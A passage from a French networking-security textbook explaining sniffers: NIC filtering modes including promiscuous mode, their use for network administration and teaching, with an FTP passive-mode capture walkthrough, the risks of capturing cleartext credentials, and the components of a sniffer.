Dans le cas où les machines sont sur le même réseau, le *sniffer doit être lui aussi sur ce réseau*. Si les machines sont sur deux réseaux différents, le *sniffer doit être sur l'un des réseaux*.

Dans un réseau commuté (*switch*), le *sniffing* semble impossible à réaliser puisque seul le destinataire reçoit les trames qui lui sont envoyées. Nous verrons plus loin que certaines manipulations opérées sur le cache ARP permettent de faire du *sniffing* sur un réseau Ethernet, même s'il est commuté.

3.3. Le filtrage matériel

Dans un réseau Ethernet, toutes les adresses MAC des paquets se présentent sur 6 octets. Théoriquement, il n'y a pas deux cartes réseau qui aient la même adresse MAC. Toutes les communications sur un réseau Ethernet sont basées sur ces adresses MAC. Une carte peut installer différents filtres matériels afin de recevoir différents types de paquets. La liste ci-dessous énumère les divers filtres matériels des cartes réseau.

3.3.1. Unicast[2]

Elle reçoit seulement les paquets qui ont la même adresse destination MAC que celle de la carte réseau (figure 3.2).

2. En français, « unidestination ».

3.3.2. Broadcast[3] *(adresse de diffusion générale)*

Elle reçoit tous les paquets *broadcast* qui ont une adresse destination MAC *broadcast* (FF-FF-FF-FF-FF-FF). L'utilisation de ces adresses destination permet d'envoyer des paquets qui seront reçus par toutes les machines du réseau (figure 3.2).

3.3.3. Multicast[4]

Elle reçoit tous les paquets spécifiquement configurés pour parvenir à un certain groupe de machines. Seul les paquets avec des adresses MAC *multicast* enregistrées auparavant dans la liste *multicast* sont acceptés par la carte (figure 3.2).




Figure 3.2. *Le filtrage matériel est activé lorsque la carte est en mode normal*

3.3.4. Promiscuous

Elle reçoit tous les paquets sans contrôler l'adresse destination MAC. Ainsi, aucun filtrage matériel n'est appliqué par les cartes sur les paquets reçus (figure 3.3).

3. En français, « diffusion ».
4. En français « multidestination ».




Figure 3.3. *Le filtrage matériel est désactivé lorsque la carte est en mode* promiscuous

3.4. Fonctionnalités d'un *sniffer*

Les *sniffers* payants sont utilisés par les administrateurs réseaux pour le bon fonctionnement des réseaux (contrôle de congestion, contrôle d'erreurs, statistiques sur le trafic réseau…). Un administrateur de sécurité pourrait utiliser des *sniffers* multiples, stratégiquement placés dans tout son réseau, comme système de détection d'intrusion.

Par contre, les *sniffers* téléchargeables gratuitement, ou les versions d'évaluation pour les *sniffers* payants, sont utilisés fréquemment par les hackers pour espionner illégalement les données transitant dans les réseaux. Les *sniffers* sont très utiles pour les administrateurs systèmes, mais ils sont également parmi les outils les plus utilisés par les hackers.

3.4.1. *Utilités des* sniffers

Les paragraphes suivants montrent, à travers des exemples pratiques, l'utilité des *sniffers* aussi bien pour l'administration des réseaux que pour la didactique dans les cours de réseaux.

3.4.1.1. *Administration des réseaux*

Les *sniffers* permettent de visualiser le type de service pour chaque connexion (FTP, HTTP, Telnet, SMTP, etc.) active dans le réseau (figure 3.4).




Figure 3.4. *Visualisation des services des connexions actives avec le sniffer Sniff Pro*

Les *sniffers* convertissent les données en format lisible de sorte que l'utilisateur puisse lire le trafic capturé. Par exemple, il est possible de visualiser les différents champs des en-têtes (IP, ARP, ICMP, TCP, UDP, DNS, FTP, HTTP, etc.) des paquets capturés (figure 3.5).




Figure 3.5. *Visualisation des champs de l'en-tête TCP du paquet 27*

Les *sniffers* assistent les administrateurs réseaux dans l'analyse des pannes pour découvrir les problèmes, tels que la coupure de connexion entre deux ordinateurs, et les goulots d'étranglement du réseau. Ils aideront également à détecter les tentatives d'intrusion dans les réseaux. Un *sniffer* peut, entre autres, signaler qu'une machine non autorisée est entrée en connexion avec un serveur.

La plupart des *sniffers* fournissent des statistiques intéressantes sur le trafic réseau, par exemple :

– des statistiques d'ordre général sur le trafic réseau (figure 3.6) ;

– des statistiques sur les protocoles IP et ARP (figure 3.7) ;

– des statistiques sur les paquets échangés entre deux machines (figure 3.8).




Figure 3.6. *Statistiques générales sur le trafic réseau*




Figure 3.7. *Statistiques sur les protocoles IP et ARP*




Figure 3.8. *Statistiques sur les paquets échangés entre deux machines*

3.4.1.2. *Les cours réseaux : principe du fonctionnement du service FTP*

Les *sniffers* sont d'excellents outils pour enseigner le réseau. Ils permettent en effet d'étudier et d'analyser pratiquement et simplement les différents protocoles de communications, notamment les protocoles TCP/IP et les services Internet (FTP, HTTP, etc.). A titre d'exemple, nous montrerons comment un *sniffer* peut être utilisé pour faire comprendre aux administrateurs réseaux et aux étudiants le principe de fonctionnement du service FTP.

Le service FTP : le mode normal et le mode passif

De facto, FTP est le standard pour les transferts de fichiers sur l'Internet. Il existe deux types d'accès FTP : utilisateur et anonyme.

Le FTP utilisateur requiert un compte sur le serveur et permet aux utilisateurs d'accéder aux mêmes fichiers que s'ils s'y étaient logés. Le FTP anonyme, quant à lui, sert aux utilisateurs qui n'ont pas de compte et est destiné à donner accès à des fichiers spécifiques au monde extérieur.

Le FTP anonyme est de loin le plus courant sur l'Internet. Si un site fournit un service FTP anonyme, n'importe quel internaute peut initialiser une connexion FTP, proposer au serveur le *login* « *anonymous* » et accéder à tous les fichiers que les propriétaires du site ont choisi de rendre disponibles dans une zone restreinte.

FTP utilise deux canaux de communications TCP séparés : l'un, appelé couramment le *canal de commandes*, sert à transporter les commandes et leurs résultats entre le client et le serveur, et l'autre, appelée *canal de données*, au transport des fichiers transférés. La plupart des serveurs FTP supportent deux modes, à savoir : le mode normal et le mode passif.

Avec le mode normal, au départ d'une session FTP, un client alloue deux ports TCP pour lui-même, chacun des ports a un numéro supérieur à 1 023. Il utilise le premier pour ouvrir la connexion du canal de commandes au serveur FTP, puis lance la commande Port de FTP afin de signaler au serveur FTP le numéro du second port qu'il se propose d'utiliser pour le canal de données. Le serveur FTP ouvre alors la connexion qui se déroule à l'inverse des autres protocoles, qui ouvrent leurs connexions du client vers le serveur. La figure 3.9 illustre ce type de connexion FTP.




Figure 3.9. *Les connexions du mode normal du service FTP*




Figure 3.10. *Les connexions du mode passif du service FTP*

Avec le mode passif ou mode PASV (d'après la commande FTP que le client envoie au serveur pour initier ce mode), c'est le client qui ouvre à la fois le canal de commandes et le canal de données. Le client alloue deux ports TCP pour son propre usage et utilise le premier pour le contact avec le serveur, tout comme dans le mode normal. Mais au lieu de lancer la commande PORT pour signaler au serveur le second port du client, il envoie la commande PASV. Le serveur alloue alors un second port pour le canal de données. Pour des raisons architecturales, les serveurs emploient des ports aléatoires situés au-dessus de 1 023, et non le port 20 comme en mode normal. Le client ouvre ensuite la connexion de données depuis son port vers celui du serveur. La figure 3.10 illustre ce type de connexion FTP.

Les différents écrans ci-dessous montrent comment on arrive, grâce à un *sniffer*, à retrouver le mode d'une connexion FTP et les numéros des ports des deux canaux de commandes et de données.




Figure 3.11. *Ecran 1*

Tout d'abord, l'écran généré par Sniffer Pro (figure 3.11) montre qu'une connexion de type FTP existe entre la machine d'adresse IP 172.16.16.2 et la machine d'adresse IP 172.16.16.4.

L'écran 2 (figure 3.12) liste les paquets de la connexion FTP. Le paquet numéro 1 montre clairement que la machine d'adresse IP 172.16.16.2 a envoyé à la machine d'adresse IP 172.16.16.4 un paquet TCP Syn demandant l'ouverture d'une connexion sur le port 21 (canal des commandes). Les paquets numéro 2 et 3 représentent les deux autres paquets nécessaires pour terminer la phase d'ouverture d'une connexion TCP (*three-way handshake)*. Donc la machine d'adresse IP 172.16.16.4 est la machine du serveur FTP.




Figure 3.12. *Ecran 2*

Le paquet numéro 19 de l'écran 3 (figure 3.13) montre que la machine client (172.16.16.2) a envoyé la commande PASV à la machine serveur FTP. Donc, le mode de la connexion FTP est le mode passif.

Le serveur FTP (172.16.16.4) alloue donc un second port pour le canal de données (voir figure 3.10), et délivre au client le numéro de ce port. Le paquet numéro 20 (voir l'en-tête FTP du paquet) dans l'écran 4 (figure 3.14) montre clairement le numéro de port envoyé par le serveur FTP à la machine cliente, en l'occurrence le numéro 50. Le client ouvre ensuite la connexion de données (paquet numéro 21) depuis son port (1042) vers celui du serveur (port 50). Les paquets 22 et 23 représentent les deux autres paquets nécessaires pour terminer la phase d'ouverture de la connexion relative au canal des données. Après quoi, la machine client peut commencer le téléchargement des données.




Figure 3.13. *Ecran 3*




Figure 3.14. *Ecran 4*

3.4.2. *Les dangers et les menaces*

Paradoxalement, les meilleurs outils de détection d'intrusion et d'analyse de trafic les plus efficaces sont aussi les meilleurs outils d'attaque. Les outils *Snort* et Dsniff sont les exemples-types. Dans ce qui suit, nous présentons quelques exemples attestant de la capacité d'un *sniffer* pernicieux :

– collecte de *logins* et de mots de passe transmis en clair dans le réseau (figure 3.15). Ces informations peuvent être utilisées par les hackers pour perpétrer une attaque contre un système ou un site web ;

– collecte de numéros des cartes de crédits des utilisateurs réseaux pour une éventuelle utilisation frauduleuse ;

– collecte d'informations confidentielles : l'espionnage économique ;

– conversion des données en format lisible pour les utilisateurs (lecture du contenu des e-mails).




Figure 3.15. *Win sniffer est un sniffer de mots de passe*

Toutefois, quand bien même le processus du *sniffing* serait dans un état de passivité, car ne permettant ni détournement ni modification du trafic la simple prise d'une copie du trafic transitant dans le segment Ethernet pourrait s'avérer très dangereuse. En effet, grâce à un *sniffer*, un pirate pourrait identifier les hôtes sensibles (c'est-à-dire des *firewalls*, des *proxies*), pour placer par la suite d'autres outils d'attaque dans des endroits névralgiques. En conséquence, les hôtes présentant une certaines sensibilité doivent être étroitement surveillés.

Les *sniffers* offrent donc une brèche que les hackers utilisent volontiers dans leurs stratégies d'attaque. Une phase de collection d'information réussie permettrait une attaque réussie[5].

3.5. Les composantes d'un *sniffer*




Figure 3.16. *Les options de capture du sniffer Ethereal*

5. Dans le chapitre 4, nous présenterons en détail quelques attaques réseau basées sur l'utilisation des *sniffers*.

Un *sniffer* comporte les composantes suivantes :

– *un matériel (la carte réseau)* : la plupart des *sniffers* fonctionnent sur toutes les cartes réseau standard. Seuls quelques-uns exigent un matériel spécifique offrant la possibilité d'analyser des défauts de matériel ;

– *un pilote de capture (driver)* : c'est la partie la plus importante. Le *Driver* capture le trafic à travers le segment réseau, filtre à la demande un trafic spécifié, puis stocke les données dans un buffer. La figure 3.16 illustre les différents modes de filtrage possibles avec le *sniffer Ethereal* et montre qu'il est possible de choisir le mode de la carte réseau (normal ou *promiscuous*) ;

– *un buffer* : une fois les trames capturées dans le réseau, elles sont stockées dans la mémoire. Il existe deux modes de capture : la capture jusqu'à remplissage de la mémoire réservée, ou l'emploi d'une mémoire où les données les plus récentes remplacent les anciennes. Quelques produits comme The BlackICE Sentry IDS peuvent maintenir une mémoire de capture sur le disque ;

– *un décodeur* : il montre le contenu du trafic du réseau avec le texte descriptif de sorte qu'administrateur ou hacker puisse analyser ce qui y est ;

– *une édition/transmission des paquets :* quelques produits contiennent des dispositifs qui permettent de forger ses propres paquets et de les transmettre sur le réseau. Ces produits intègrent des générateurs de paquets, tels que les *sniffers* Sniffer Pro et CommView (figure 3.17). CommView intègre un générateur de paquets qui permet d'envoyer tout type de paquets ICMP, TCP, UDP et ARP. L'utilisateur n'a qu'à choisir les valeurs des champs d'en-têtes du paquet et le nombre de paquets voulu. Il peut également envoyer le paquet de façon continue, et avec un débit particulier.

3.6. Les librairies logicielles de capture et de génération de paquets

Pour mettre la carte réseau en mode *promiscuous*, on dispose de deux moyens selon l'environnement utilisé :

